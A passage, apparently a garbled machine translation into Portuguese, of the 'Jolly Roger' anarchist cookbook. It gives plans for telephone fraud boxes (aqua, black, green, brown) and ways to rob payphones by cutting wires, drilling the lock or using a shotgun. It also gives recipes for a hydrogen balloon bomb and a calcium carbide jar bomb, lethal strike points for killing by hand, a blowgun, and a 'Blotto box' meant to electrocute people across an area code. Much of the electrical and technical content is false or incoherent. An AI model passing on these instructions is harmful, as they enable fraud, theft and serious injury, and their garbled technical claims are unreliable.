simplesmente registra todos os números dos conferencistas discado. Não é grande negócio. Todos Alliance pode fazer é chamar esse número de pessoas, ameaçar e pergunta. No entanto, legalmente, eles não podem fazer nada porque tudo que você fez foi atender o fone.

NOTA: Quase todas as instruções dizem para a pessoa no comando de gravações da Aliança. Muito desse tutorial é apenas uma lista desses comandos além de informações coletadas por ou eu ou os phreaks phellow do mundo!

38. Do Aqua Box planos do Jolly Roger

Todo verdadeiro phreaker vive com medo de 'Lock Em Rastreamento' o temido FBI. Durante muito tempo, era impossível escapar do bloqueio No Trace. Esta caixa não oferecer uma rota de fuga com instruções simples para ele. Esta caixa é um conceito bastante simples, e quase qualquer phreaker com eletrônica básica conhecimento pode construir e usá-lo.

The Lock Em Rastreamento

Um bloqueio no traço é um dispositivo usado pelo FBI para bloquear usuários de telefone no local para que ele não pode desligar enquanto um rastreamento está em andamento. Para aqueles de vocês que não estão familiarizados com o conceito de "travamento em ", então aqui está uma breve descrição. O FBI pode tocar em uma conversa, uma espécie de uma conexão de chamada de três vias. Então, quando eles chegam lá, eles podem ligar a eletricidade na linha de telefone. Todas as ligações telefônicas são mantidas abertas por um

certa tensão de energia elétrica. É por isso que às vezes se conexões estáticas e desmaiar quando você está chamando muito longe, porque a eletricidade tem dificuldade para manter a linha de cima. O que o bloqueio em traço não é cortada em linha e gerar a mesma tensão directamente para as linhas.

Dessa forma, quando você tentar desligar, a tensão é mantida. O seu telefone irá tocar como se alguém estivesse ligando para você, mesmo depois de desligar. (Se você tem chamada em espera, você deve entender melhor sobre o que, para a chamada em espera intercepta a eletricidade e faz um tom que significa que alguém

está passando por sua linha. Em seguida, trata-se de que a tensão é maior. Quando você aperta o receptor, então ele ver-serras a eletricidade do outro lado. Quando você tem uma pessoa em cada linha é impossível desligar a menos que um ou ambos vai desligar. Se você tentar desligar, tensão é mantida, e seu telefone irá tocar. Isso deve lhe dar uma compreensão de como chamar obras. Além disso, quando a eletricidade passa através de um certo ponto no seu telefone, a eletricidade faz com que um sino a tocar, ou em alguns celulares mais recentes um anel eletrônico ao som.) Assim, a fim para eliminar o rastreamento, você deve de alguma forma diminuir o nível de tensão em sua linha telefônica. Você deve saber que cada vez que alguém pega a linha de telefone, então a tensão faz diminuir um pouco. Nas primeiras etapas de planejamento isso, a Xerox sugeriu recebendo cerca de uma centena de telefones tudo ligado na mesma linha que poderiam ser tirado do gancho ao mesmo tempo. Isso iria diminuir consideravelmente o nível de tensão. É também por que a maioria das conexões de três vias que estão usando o sino de serviço de três vias de chamada (que é apenas US \$ 3 por mês) tornaram-se bastante fraco depois de um tempo. Até agora, você deve entender a idéia básica. Você tem que drenar toda a energia para fora da linha de modo a tensão não pode ser mantida. Bastante drenagem súbita de energia poderia rapidamente curto a máquina tensão FBI, porque ele só foi construída para sustentar a tensão exata necessária para manter a tensão de saída. Por agora, imagine isso. Um dos geradores normais Radio Shack que você pode ir pegar o oneend do cabo que ganchos para o caixa central tem um jack de telefone dele eo outro tem uma ficha eléctrica. Desta forma, você pode "pisca" de tensão através da linha, mas não pode drená-lo. Assim, alguns modificações têm de ser feitas.

Page 30

Materiais

A BEOC (Básico eléctrica tomada de saída), como uma conexão pequena do tipo de lâmpada, onde você só tem uma ficha simples e fio que conecta em um

lâmpada. Um dos cabos mencionado acima, se você não consegue encontrar um, em seguida, construir o seu próprio ... Conexão mesma tensão, mas tem de ser o limitador

construído em (ou seja, a caixa central) Duas tomadas de telefone (uma para o modem, um para, se você está sendo rastreado para ligar a caixa de água em) um pouco de criatividade

e um trabalho fácil.

Observe: Sem telefones têm de ser destruídos / modificada para fazer esta caixa, por isso não sair e comprar um novo telefone para ele!

Procedimento

Tudo bem, este é um procedimento muito simples. Se você tem o BEOC, poderia escorrer para tudo: rádio, ou qualquer outra coisa. O objetivo de ter que é

você vai chupar a tensão para fora da linha telefônica para o aparelho elétrico de modo que não haveria tensão esquerda para trancá-lo com.

1. Take o cabo de conexão. Examine a ficha no final. Ela deve ter apenas dois dentes. Se tem três, ainda, não teme. Certifique-se o

aparelho elétrico é desligado, a menos que você quer se tornar uma criatura crocante ao fazer tal coisa. A maioria dos tampões terá um plástico duro

projeto em cima deles para impedi-lo de entrar nos fios elétricos dentro. Bem, removê-lo. Se você quiser manter a ficha (eu não

ver porquê ...), então é só cortar a parte de cima. Quando você olhar para dentro, baixo e eis que, você vai ver que na base dos dentes há alguns

fios de ligação dentro Esses fios conduzir o poder dentro do aparelho. Assim, você desembrulhar cuidadosamente os dos lados e puxe-os para fora

até que sejam cerca de uma polegada à frente dos dentes. Se você não quiser manter o jack, depois é só arrancar os dentes para fora. Se você é, cobrir o

pontas com fita isolante para que não irá se conectar com os fios quando a energia está sendo drenada da linha.

2. Do coisa thesame com os dentes a outra ficha, então você tem os fios uniformemente conectados. Agora, a fim de envolver os fios em torno de cada

outro. Se acontecer de você ter a outra extremidade do cabo de tensão ligado ao telefone, pare de ler agora, você está muito estúpido para

continuar. Depois de ter enrolado os fios em torno de si, em seguida, cubra tudo com os plugues com fita isolante. Então, se você

construiu sua própria caixa de controle ou se você comprou um, então enfiar todos os fios nele e religar-lo. Essa caixa é o seu bilhete fora disso.

3.Re-verificar tudo para se certificar de que está tudo no lugar. Esta é uma conexão muito frágil, mas em modelos mais tarde, quando você começa mais experiente nisso então você pode soldar longe para ele e formar todo o dispositivo em uma caixa grande, com algum tipo de jogo barato Mattel mão dentro para ser

o conector de alimentação. A fim de usá-lo, basta manter esta caixa calhar. Ligá-lo na tomada, se quiser, mas vai diminuir um pouco a tensão por isso

não está ligado. Quando você ligá-lo, se você vê faíscas, desligue-o e reinicie a coisa toda. Mas se ele só parece bem, então deixá-lo.

Usar

Agora, assim que você tem a coisa toda conectados e todos os ... Não use este a menos que a situação é desesperadora! Quando o traço passou, não

pânico, desligue o telefone e ligue o aparelho que estava ligado a. Ele vai precisar de energia para transformar-se, e aqui está uma grande fonte ... O

tensão para manter uma linha telefônica aberta é muito pequena e uma simples lâmpada deve drenar tudo e provavelmente curto o computador do FBI, ao mesmo tempo.

39. Hindenberg bomba por The Jolly Roger

Necessário:

-

1 balão

-

1 Garrafa

-

1 Plumber líquido

-

Um pedaço de folha de alumínio

-

1 Comprimento do fusível

Encha a garrafa de 3/4 com Plumber líquido e adicionar um pequeno pedaço de papel alumínio para ele. Colocar o balão sobre o gargalo da garrafa até que o balão é cheio de gás resultante. Este é o hidrogênio altamente inflamável. Agora amarrar o balão. Agora acender o pavio, e deixá-lo subir. Quando os contatos do fusível balão, cuidado!

40. Como matar alguém com as mãos por The Jolly Roger

Este arquivo irá explicar os conceitos básicos de combate corpo-a-corpo, e dirá dos melhores lugares para atacar e matar um inimigo. Quando envolvido em mão-de-combate corpo a corpo, a sua vida está sempre em jogo. Há apenas um objetivo em combate, e que é para matar o inimigo. Nunca enfrentar um inimigo com o idéia de nocauteá-lo. As chances são muito boas que ele vai matá-lo em seu lugar. Quando uma arma não se encontra disponível, é necessário recorrer ao pleno uso de suas armas naturais. As armas naturais são:

Fio da navalha 1.O de suas mãos.

2.Fingers dobrado na segunda articulação ou junta.

3.A junta salientes do seu segundo dedo.

4.O calcanhar de sua mão.

5.Your inicialização

Page 31

6.Elbows

7.Knees

Dentes 8.Your.

Atacar é um fator primordial. A luta nunca foi vencida por uma ação defensiva. Atacar com toda a sua força. Em qualquer momento ou em qualquer situação, algumas ponto vulnerável em seu corpo inimigos estará aberto para o ataque. Faça isso enquanto gritando como gritos tem duas finalidades.

1.To assustar e confundir o inimigo.

2.To permite que você respire fundo, que, por sua vez, irá colocar mais oxigênio em sua corrente sanguínea.

Seu equilíbrio e equilíbrio do seu inimigo são dois fatores importantes, uma vez que, se você conseguir fazer seu inimigo perder o equilíbrio, as chances

são nove para um que você pode matá-lo em seu próximo movimento. A melhor postura sobre-tudo é o lugar onde seus pés estão espalhados sobre os ombros afastados na largura, com o pé direito com um pé à frente do lado esquerdo. Ambos os braços devem ser dobradas na altura dos cotovelos paralelos uns aos outros. Fique na ponta dos pés e dobrar sua cintura ligeiramente. Tipo como agachar-se um boxeador. Empregando um movimento brusco ou um grito ou berro pode jogar seu inimigo off-

equilíbrio. Há muitos pontos vulneráveis do corpo. Vamos cobri-los agora:

Olhos: Use os dedos em forma de V e ataque em movimento cinzelamento.

Nariz: (extremamente vulnerável) greve com o fio da navalha da mão ao longo da ponte, o que causará a ruptura, dor aguda, temporário

cegueira, e se o golpe é duro o suficiente, a morte. Além disso, desferir um golpe com a palma da sua mão em um movimento ascendente, isso vai empurrar o osso

-se no cérebro causando a morte.

Maçã de Adão: Este local é geralmente muito bem protegido, mas se você tiver a chance, bater duro com o fio da navalha da sua mão. Isso deve

cortar o tubo de vento, e depois que tudo acabou em questão de minutos.

Templo: Há uma grande artéria até aqui, e se você bater forte o suficiente, ele irá causar a morte. Se você conseguir bater o seu inimigo para baixo, chutá-lo em o templo, e ele nunca vai se levantar de novo.

Parte de trás do pescoço: Um coelho de soco, ou explodir entregue na base do pescoço pode facilmente quebrá-lo, mas para ser seguro, é melhor usar a coronha de uma arma ou outro objeto contundente pesado.

Lábio superior: Uma grande rede de nervos estão localizados. Esses nervos são extremamente perto da pele. Um golpe para cima afiada irá causar dor extrema, e inconsciência.

Orelhas: Chegando-se atrás de um inimigo e colocando as mãos em um movimento de bater palmas sobre as orelhas de vítimas pode matá-lo imediatamente. As vibrações causado a partir do movimento palmas vai estourar seus tímpanos, e causar hemorragia interna no cérebro.

Virilha: um local muito vulnerável. Se deixado em aberto, obtê-lo com o joelho duro, e ele vai fivela mais muito rápido.

Rins: A grande nervo que se ramifica para a medula espinhal vem muito perto da pele para os rins. Um golpe direto com o fio da navalha de

sua mão pode causar a morte.

Há muitas mais maneiras de matar e ferir um inimigo, mas estes devem funcionar melhor para a pessoa média. Isso serve apenas como informação

e Iwould não recomendamos que você use isso por um simples Brawl High School. Utilize estes métodos só, na sua opinião, se a sua vida está em perigo.

Qualquer um destes métodos poderia facilmente matar ou causar danos permanentes a alguém. Só mais uma palavra de cautela, você deve praticar

estes movimentos antes de usá-las em um manequim ou uma batalha simulada com um amigo. (Você não tem que realmente atingi-lo à prática, apenas trabalhar em

precisão.)

41. Telefone Sistemas Tutorial III A Jolly Roger

Prefácio:

Este artigo irá se concentrar principalmente na elétrica single-slot telefone moeda padrão ocidental (aka fortaleza fone), que pode ser dividido em 3

tipos:

-

tom de discagem primeiro (DTF)

-

coin-primeiro (cf) (ie, ele quer o seu \$, antes de receber o tom de discagem)

-

discar serviço pós-pago (pp): você payafter as respostas do partido

Depositando moedas (lesmas):

Depois de ter depositado sua lesma em uma fortaleza, ele é submetido a uma gama de testes. O primeiro obstáculo para uma lesma é a armadilha magnética. Este

vai parar de quaisquer balas e moedas magnéticos leves. Se passar disso, a lesma é, então, classificada como níquel, centavo, ou Quarter. Cada espaçador é então

verificados para o tamanho e peso apropriados. Se esses testes são passados, ele irá viajar através de um níquel, centavo, ou um quarto Magnet conforme o caso.

Estes ímãs criar um efeito de corrente parasita que provoca moedas das características adequadas para abrandar Então, eles vão seguir o

trajetória correta. Se tudo correr bem, a moeda vai seguir o caminho correto (como saltar fora da bigorna níquel), onde esperamos cair o canal de moeda aceita estreito. Os testes bastante elaborados que são executadas como a moeda desce a rampa Coin vai parar a maioria das lesmas

Page 32

e outras moedas indesejáveis, tais como moedas de um centavo, que deve então ser recuperadas usando a alavanca de liberação moeda. Se a lesma sobrevive milagrosamente a gama, ele irá atacar o braço totalizador adequado causando uma catraca para rodar uma vez para cada 5 cêntimos incremento (por exemplo, um quarto será causar-lhe a rodar 5 vezes). O totalizador, em seguida, faz com que o sinal de oscilador de moeda para leitura de um sinal de frequência dupla indicando o valor depositado para atos (um computador) ou o operador tpsps. Estes são os mesmos tons utilizados por phreaks nas caixas vermelhas infames. Para um quarto, 5 tons de beep são outpulsed em 12-17 pulsos por segundo (pps). Um centavo provoca dois sinais sonoros em 5-8 «pps enquanto um centavo provoca um sinal sonoro em 5-8« pps. Um sinal sonoro é composto por dois tons: 2200 + 1700 Hz. Um relé na fortaleza chamada de "B Relay" (sim, também há um 'relé') coloca um capacitor através do circuito discurso durante leitura do totalizador para evitar que o "cliente" de ouvir os tons caixa vermelha. Em mais velhos 3 telefones Slot: um sino (1050-1100 Hz) por um níquel, dois sinos de uma moeda de dez centavos, e um gongo (800 hz) para um quarto são usados em vez dos modernos tons de frequência dupla.

TSPS & atos

Enquanto fortalezas estão ligados ao co da área, todas as transações são processadas através do sistema de posição de serviço de tráfego (PAT). Em áreas que fazem não tem atos, todas as chamadas que requerem assistência de um operador, suchas cartão e recolher chamada, são automaticamente encaminhadas para a posição de operador tpsps. Em um esforço para automatizar serviço fortaleza, um sistema de computador conhecido como serviço de pedágio automático moeda (atos) foi implementado em muitas áreas.

Atos ouve os sinais de caixa vermelha dos fones e toma as medidas apropriadas. Trata-se de actos que diz: "dois dólares por favor (pausa) por favor depósito de dois dólares para os próximos 10 segundo "(e outras variações). Além disso, se você fala por mais de três minutos e depois pendurá-up, os atos serão chamar de volta e exigir seu dinheiro. Atos também é responsável pelo serviço automatizado cartão de visita. Atos também oferecem diagnóstico problemas para artesãos (reparadores especializados em fortalezas). Por exemplo, não é um teste de moeda que é ótimo para afinar caixas vermelhas. Em muitas áreas esta teste pode ser ativado discando 09591230 em uma fortaleza (graças a Karl Marx por esta informação). Uma vez ativado ele irá solicitar que você depositar várias moedas. Será, então, identificar a moeda e outpulse o sinal vermelho caixa apropriada. As moedas são geralmente retornado quando você desligar. A certificar-se de que há realmente dinheiro no fone, o co inicia um "teste de solo" em vários momentos para determinar se uma moeda está realmente no fone. É por isso que você deve depositar pelo menos um centavo para usar uma caixa vermelha!

Caixas Verdes:

Pagar a taxa inicial, a fim de utilizar uma caixa vermelha (em certas fortalezas) deixou um gosto amargo na boca de muitos boxer vermelha, assim, a caixa verde foi inventado. A caixa verde gera tons úteis, como moeda de recolher, o retorno da moeda, e rechamada. Estes são os tons que os atos ou as tps operador iria enviar para o co, quando apropriado. Infelizmente, a caixa verde não pode ser usado numa estação de fortaleza, mas ele deve ser utilizado pela chamado festa.

Aqui estão os tons:

Coin Colete

700 + 1100 Hz

Coin Voltar

1100 + 1700 Hz

Ringback

700 + 1700 Hz

Antes da festa chamada envia qualquer um desses tons, o operador lançou sinal deve ser enviado para alertar os detectores MF no co. Isto pode ser

feito enviando 900 + 1500 Hz ou uma única 2600 hz piscadela (90 ms), seguido por um intervalo de 60 ms e, em seguida, o sinal adequado para pelo menos 900 Ms.

Além disso, não se esqueça que a taxa inicial é coletado pouco antes do período de três minutos é para cima. Aliás, uma vez que os tons acima do MF para a recolha de e devolução das moedas alcançar o co, eles são convertidos em um dc pulso apropriado (-130 volts para o retorno e 130 volts para cobrar). Este pulso é em seguida, enviado para baixo a ponta para a fortaleza. Isso faz com que o relé de moeda para um ou outro devolver ou recolher as moedas. O suposto "t-network" aproveita desta informação. Quando um pulso para coletar moedas (130 VCC) é enviado para baixo da linha, deve ser aterrado em algum lugar. Isto é geralmente quer a fio amarelo ou preto. Assim, se os fios estão expostos, estes fios podem ser cortados para impedir que o pulso de ser ligada à terra. Quando a três minutos período inicial está quase a terminar, certifique-se de que os fios preto e amarelo são cortados, então desligar, esperar cerca de 15 segundos em caso de uma segunda pulso, reconectar os fios, pegar o fone, desligue novamente, e se tudo correr bem, deve ser do tempo "jackpot".

Ataque Físico:

A fortaleza típico pesa aproximadamente 50 lbs. Com uma caixa de moeda vazio. A maioria deles é contabilizado na blindagem. Por que toda essa segurança? Bem, Sino contribui para o seguinte: "as mudanças sociais na década de 1960 fez a estação multislots moeda um alvo privilegiado para: vandalismo, braço forte roubo, fraude e roubo de serviço. Isso trouxe a introdução da moeda única estação mais robusto slot e um novo ambiente para serviço moeda "Quanto a escolher o bloqueio, vou citar o Sr. Phelps:." Nós muitas vezes fantasiar sobre 'pegando o bloqueio "ou" recebendo uma chave mestra. Bem, você pode esquecê-la. Eu não gosto de desencorajar as pessoas, mas ele vai salvá-lo de perder muito do nosso tempo - tempo que pode ser mais bem aproveitados (heh, heh). "Quanto a agressão física, a placa de moeda é garantido em todos os quatro lados por parafusos de aço temperado que passam por dois

vagas cada. Estes parafusos são, por sua vez interligadas através da fechadura principal. Uma phreak Sei conseguiu tomar uma das casa das mãos '(que era anexado a um pedaço de madeira em um canteiro de obras, caso contrário, os permanentes são uma cadela para separar a parede!). Demorou quase dez hora de abrir a caixa de moeda usando uma furadeira elétrica, marretas e pés de cabra (que estava vazio - talvez da próxima vez, ele vai depositar uma moeda primeiro para saber se ele slushes bem ou para baixo atinge o fundo vazio com uma batida).

Tomando o fone oferece uma maior margem de sucesso. Embora isso possa ser difícil, muitas vezes necessitando de força bruta e tem havido vários casos de eixos volta a perder tentando derrubar um fone! Uma maneira rápida e suja para abrir a caixa de moedas é usando uma espingarda. Em Detroit, depois ecologistas limpou um lago municipal, eles encontraram 168 telefones moeda saqueadas. Em áreas mais frias, como o Canadá, algumas pessoas astutas fita até o fones usando fita adesiva, despeje a água, e voltar no dia seguinte, quando a água vai se congelou, assim, expandir e quebrar o fone aberto.

Em um caso, "coleccionadores não autorizadas", onde capturados quando eles trouxeram US \$ 6.000 em mudança para um banco eo banco ficou desconfiado ... Em qualquer forma, o bloqueio principal é um copo de nível oito localizado no lado direito da caixa de moeda. Esse bloqueio tem 390.625 posições possíveis (5^8 , uma vez que há 8 copos de cada um com 5 posições possíveis), portanto, é altamente resistente ao escolher! O bloqueio é mantido no lugar por quatro parafusos. Se houver suficiente

Page 33

autorização para a direita do fone, é concebível para perfurar para fora os parafusos com o padrão de perfuração abaixo (fornecido pelo Alexander Muddy em tocar n^o 32):

```
! ^
!!
! 1-3 / 16 "
! <----->! 1 - «"
-----
!
```

!!!!
! (+) (+) -! -----
---!!! ^
!!!!
!! (Z)!!!
!!!! 2-3/16 "
---!!!!
! (+) (+)!!
!!!!

!
!
(Z) FECHADURA (+) PARAFUSOS
!

Depois disto é realizado, o bloqueio pode ser empurrado para trás, desengatando o bloqueio da placa de cobertura. Os quatro parafusos de fixação da placa de cobertura pode em seguida, ser recolhido, rodando o parafuso funciona com uma simples chave na forma do furo na placa de moeda (ver figura abaixo). Claro, existem existem outros métodos e padrões de perfuração.

̄!
()
!_!

[APROXIMADAMENTE]
ESQUEMA DE COBERTURA PLACA KEYHOLE

A tampa superior utiliza um similar, mas não tão forte com o método de bloqueio da fechadura descrita acima na parte superior esquerda e esconder uma fechadura normal (provavelmente tumbler também) na parte superior do lado direito. É interessante experimentar com a calha de moeda e as fortalezas própria "caixa vermelha" que sino não tem coragem de cor vermelha.

Diversos:

Em algumas áreas (rural e Canadá), o serviço pós-pago existe. Com este tipo de serviço, o bocal é cortado até que o chamador depósitos de dinheiro quando o chamado respostas do partido. Isso também permite chamadas gratuitas para clima e outros dial-IT Services! Recentemente, a revista de 2600 anunciou a

caixa claro, que consiste de uma bobina de captação de telefone e uma pequena amp. Baseia-se no princípio de que o receptor é também um transmissor fraco e que, amplificando o sinal de que você pode falar através do transmissor evitando, assim, despesas de telefone caros! A maioria dos castelos são encontrados no 9xxx área. De acordo com antigas áreas de sino, eles geralmente começam em 98XX (logo abaixo da série oficial 99xx) e mova para baixo.

Uma vez que a linha, não o fone, determina se ou não um depósito deve ser feito, dtf e fones de carga-a-chamada de fazer grandes extensões! Finalmente, fones fortaleza permitir um novo hobby - Placa de instrução de coleta. Tudo o que é necessário é uma chave de fenda e um par de ponta de agulha alicate. Basta usar a chave de fenda para levantar debaixo da placa de modo que você pode agarrá-lo com o alicate e arrancar para baixo. Eu sugeriria cobrindo as pontas dos alicates com fita isolante para evitar arranhões. Dez placas cento são definitivamente se tornar uma "raridade!"

Fortaleza de segurança:

Enquanto uma fortaleza solitária pode parecer o alvo perfeito, cuidado! A Gestapo foi conhecida a demarcar fortalezas por até seis anos de acordo com as bases trimestrais. Para evitar problemas, não use os mesmos fones repetidamente para o boxe, cartões telefônicos, e outros experimentos. A Telco sabe quanto dinheiro deve estar na caixa a moeda e quando não há eles tendem a ficar perturbado (Leia-se: Pissed Off).

42. Planos Black Box de The Jolly Roger

Introdução:

Em um determinado momento, a tensão que atravessa o seu telefone é de cerca de 20 Volts. Quando alguém liga para você, esta tensão sobe para 48 Volts e toca a campainha. Quando você responder, a tensão cai para cerca de 10 Volts. A companhia telefônica presta atenção a isso. Quando a voltagem cai a 10, eles começam a faturar a pessoa que você ligou.

The Black Box mantém a tensão passando seu telefone em 36 Volts, de modo que nunca chega a 10 Volts. A empresa de telefonia é, assim, enganado em pensar que você nunca atendeu o telefone e não faturar o chamador. No entanto, após cerca de meia hora a companhia telefônica vai ficar suspeito e desligar a sua linha por cerca de 10 segundos.

Materiais:

- 1 1.8K «Watt Resistor

- 1 1 «V LED

- 1 SPST

Procedimento:

1. Abra seu telefone soltando os dois parafusos na parte inferior e levantando o caso fora.

2. There deve ser de três fios: vermelho, verde e amarelo. Vamos trabalhar com o fio vermelho.

3. Conecte o seguinte paralelo:

- O resistor e LED.

- O Switch SPST.

Em outras palavras, você deve acabar com isso:

(Red Wire)

! --- / \ / \ / \ - O -!

(Line) -----! ! ----- (Telefone)

! ----- / -----!

/ \ / \ / \ = Resistor

O = LED

_ / _ = SPST

Uso:

O Switch SPST é o On / Off Switch da caixa preta. Quando a caixa estiver desligado, o telefone funciona normalmente. Quando a caixa estiver ligado e seu telefone toca, o LED pisca. Quando você atender, o LED fica ligado e a tensão é mantida em 36V, de modo que o chamador não ter cobrado.

Quando a caixa estiver ligado, você não vai obter um tom de discagem e, portanto, não pode fazer chamadas. Lembre-se também que as chamadas estão limitadas a meia hora.

PS Devido aos novos Fone Empresa sistemas de comutação e afins, este pode ou não funcionar em sua área. Se você mora em Bumfuck Kentucky, em seguida, tentar isso. Eu não dou garantias! (Eu nunca faço ...)

43. A Caixa Infamous Blotto! por The Jolly Roger

(Aposto que ninguém tem a coragem de construir um presente!)

Finalmente, é aqui! O que foi concebido como uma brincadeira para enganar os inocentes phreakers ao redor da América finalmente foi concebido! Bem, para vocês que estão não esclarecidos sobre o Box Blotto, aqui está uma breve versão de uma lenda.

A Caixa Blotto

Há anos que todos os piratas sonhou da Caixa Blotto. Ela foi feita em primeiro lugar como uma piada para zombar pessoas mais ignorantes a pensar que o função do que realmente era possível. Bem, se você é o mestre de tensão, é possível. Originalmente concebida pelo rei Blotto de muita fama, o

Blotto caixa está finalmente à disposição do público.

NOTA: Jolly Roger não pode ser responsável pelas informações divulgadas no arquivo! Este arquivo é estritamente para fins informativos e não deve ser realmente construído e usado! Uso da máquina impulso eletrônico poderia ter os resultados graves listados abaixo e pode resultar em alta federais

acusação! Novamente, eu não assumimos qualquer responsabilidade! Tudo bem, agora que isso está esclarecido, aqui é a base da caixa e da função.

A Caixa Blotto é cada phreaks sonho ... você pode segurar a AT & T para baixo é com este dispositivo o seu joelho. Porque, simplesmente, pode desligar o

linhas de telefone em todos os lugares. Nada. Blotto. Nenhuma chamada será permitido a partir de um código de área, e nenhuma chamada será permitido dentro Não chamadas podem ser feitas

dentro dela para esse assunto. Enquanto o sistema de comutação permanece a mesma, esta caixa não vai parar em um simples código de área. Ele vai parar em nada. O

impulsos elétricos que emitem a partir desta caixa irá abrir cada linha. Cada linha irá tocar e tocar e tocar ... a tensão nunca será cortado até que o

caixa / gerador está parado. Este não é um trabalho 200 volts, aqui. Estamos falando do gerador. Cada linha de telefone continua a tocar, e

Page 35

pessoas próximas à caixa pode ser eletrocutado se pegar o telefone. Porém, a caixa de Blotto pode ser interrompido por meramente corte da linha ou gerador. Se eles são cortados, então nada irá emitir mais. Vai demorar um pouco para a caixa para acalmar para baixo novamente, mas isso é apenas uma efeito colateral superficial. Mais uma vez: Construção e utilização desta caixa não é aconselhável! A Caixa Blotto vai continuar enquanto houver energia elétrica para continuar. OK, isso é o que ele faz, agora, aqui estão algumas coisas interessantes para que você possa fazer com ele ...

Blotto Funções / Instalação

Depois de ter instalado o seu Blotto, não há como voltar atrás. A seguir estão as instruções para a construção e utilização desta caixa. Por favor leia e respeite todos os avisos no item anterior antes de tentar construir essa caixa.

Materiais:

-

Um gerador portátil Honda ou uma tomada elétrica principal, como em um estádio ou algum tal lugar.

-

400 volts acoplador nominal que emende um plug fêmea em uma tomada da linha telefônica.

-

Um medidor de tensão para anexar a própria caixa.

-

A base verde (ou seja, uma das caixas agradáveis sobre 3 "por 4", que você vê ao seu redor no seu bairro. Eles são as principais placas de switch e seria uma linha mais eficaz para começar ou uma tomada de telefone normal (não o seu próprio, e não em seu código de área!)

-

Um ferro de solda e muita solda.

-

Um controle remoto ou vara de madeira de comprimento.

Agora. Você deve ter adivinhado a construção do que isso. Se não, aqui vai, vou explicar em detalhe. Pegue o gerador portátil Honda e todos

outro equipamento listados e sair para caçar para uma base verde. Certifique-se de que é um no chão ou pendurado ao nível da cabeça de um pólo, e não o

enormes aqueles que estão no topo de postes telefônicos. Abri-lo com qualquer coisa conveniente, se são dois diabos então fraco, não tente fazer isso. Dê uma olhada dentro ...

você está caçando para linhas cor-de coordenação de verde e vermelho. Agora, tirar o seu cordão barraco de rádio e rasgar a coisa medidor. Substitua-o por

o medidor de tensão cerca. Um bom nível para definir a tensão é de cerca de 1.000 volts. Agora, conecte o medidor de tensão para o cabo e definir o limite de

mil. Ligue a outra extremidade do cabo para o gerador. Pegue o fone e emendar a parte de fora tomada. Abri-lo e corresponder ao vermelho

e os fios verdes com os outros fios vermelhos e verdes.

NOTA: Se você só tinha o gerador e ter feito isso na ordem correta, você será uma criatura crocante. Mantenha o gerador fora até que você planeja

para iniciá-lo. Agora, as linhas de solda, juntamente com cuidado. Enrole fita de pato ou fita de isolamento em torno de todos os fios. Agora, coloque o controle remoto

controle à direita para a inicialização do gerador. Se você tem o pólo longo, certifique-se que é muito longo e se afastar o mais longe que se pode chegar

e alcançar o pólo mais.

AVISO: Se você estiver indo para a direita junto com isso sem ler o arquivo primeiro, você ainda perceber agora que o seu código de área está prestes a tornar-se nulo!

Então, voltando, se contorcer o pólo / controle remoto e correr para sua vida maldita. Em qualquer lugar, basta ficar longe dele. Será gerando tanto

eletricidade que se você ficar para fechar você vai se matar. O gerador vai fumar, etc, mas não vai parar. Você agora está matando o seu código de área,

porque toda essa energia está se espalhando por todas as linhas de telefone em torno de você em todas as direções.

Tenha um bom dia!

O Blotto Box: Aftermath

Bem, isto é, os planos para o mais devastador e, finalmente mortal

caixa já criado. Meu chapéu sai para: Rei Blotto (para a idéia original).

44. Zarabatana por The Jolly Roger

Neste artigo vou tentar explicar o uso e fabricação de um golpe de arma poderosa e fazer dardos para a arma. A posse do

pistola de ar descrito neste artigo é um crime. Portanto, tenha cuidado onde você usá-lo. Eu não quero que você obtenha tudo preso.

Necessário:

Fios 1. Several de fios (cerca de 2 centímetros de uma peça).

2. A lápis regular.

3. A 2 - agulha longa polegadas (esperemos que com uma cabeça de contas. Se a fita não obtidas, envolver em torno de final de agulha.

4. - cano pé. (PVC ou alumínio) Metade de um centímetro de diâmetro.

Construindo o dardo:

1. Carefully torcer e puxar a parte de metal (junto com borracha) do lápis até que ele sai.

2. Take Pin e começar a colocar cerca de 5-7 vertentes de fios sobre o pino. Em seguida, empurra-los para a parte superior do pino. Mas não sobre a cabeça do alfinete (ou da fita).

Pin 3. Pulsar no meio da parte oca da cabeça onde o lápis era antes.

4. That deveria para um bom dardo olhando. (Ver ilustração)

#

>>>>> ----- / # É o fio

Page 36

> É a cabeça do lápis

- É o pin it-auto

/ É a cabeça do alfinete

Usando o Darts:

1. Now tirar o dardo acabado e inseri-lo no tubo (se ele é pequeno demais colocar mais fio.)

2. Aim o tubo em uma porta, parede, irmã, ect.

3. Blow na extremidade do tubo.

4. Sometimes o fim do tubo pode ser afiada. Quando isso acontece, eu sugiro que você envolvê-la com um pouco de fita eletricista preto. Ele deve sentir-se muito

melhor.

45. Box Brown planos do Jolly Roger

Esta é uma modificação relativamente simples que pode ser feita para qualquer telefone. Tudo que ele faz é permitir que você tome quaisquer duas linhas em sua casa e criar uma linha de festa.

Até agora eu não ouvi falar de alguém que tenha qualquer problema com ele. Há uma coisa que você vai notar quando você é uma das duas pessoas

que é chamado por uma pessoa com uma caixa marrom. A outra pessoa vai soar um pouco fraco. Eu poderia superar isso com alguns amplificadores, mas depois não haveria muito muitos deles feitos [Porque não?]. Eu acho que a conveniência de ter duas pessoas na linha de uma só vez vai compensar qualquer perda de volume menor.

Aqui está o diagrama:

KEY: _____

```
| PARTE | SÍMBOLO |
| ----- |
| Fio preto | * |
| Fio amarelo | = |
| Fio Vermelho | + |
|
| CABO VERDE | - |
|
| SPDT | _ / _ |
| _ / _ |
| FIO VERTICAL | || |
| Fio horizontal | _ |
```

```
-----
* = - +
* = - +
* = - +
* = - +
* = - +
* == _ / _ - +
***** _ / _ + + + + + +
||
||
|
|
||
||
```

||
| ____PHONE____ |

46. Carboneto de cálcio bomba por O Jolly Roger

Isto é extremamente perigoso. Extrema cautela Obter algumas carboneto de cálcio. Este é o material que é utilizado em lâmpadas de carboneto e

pode ser encontrada em praticamente qualquer loja de ferragens. Tome algumas peças deste material (que parece cascalho) e colocá-lo em um frasco de vidro com um pouco de água. Coloque um

tampa firmemente. O carboneto vai reagir com a água para produzir o carbonato de acetileno, que é semelhante ao gás usado em maçaricos de corte.

Finalmente, o vidro com explodir de pressão interna. Se você deixar um pedaço de pano queimando por perto, você vai ter uma bela bola de fogo!

47. Outras maneiras de enviar um carro para o inferno por The Jolly Roger

Devido a um monte de elogios, eu escrevi uma atualização para arquivar # 14. Eu deixei o original intacto. Isto expande a ideia original, e poderia ser também chamado de uma sequência.

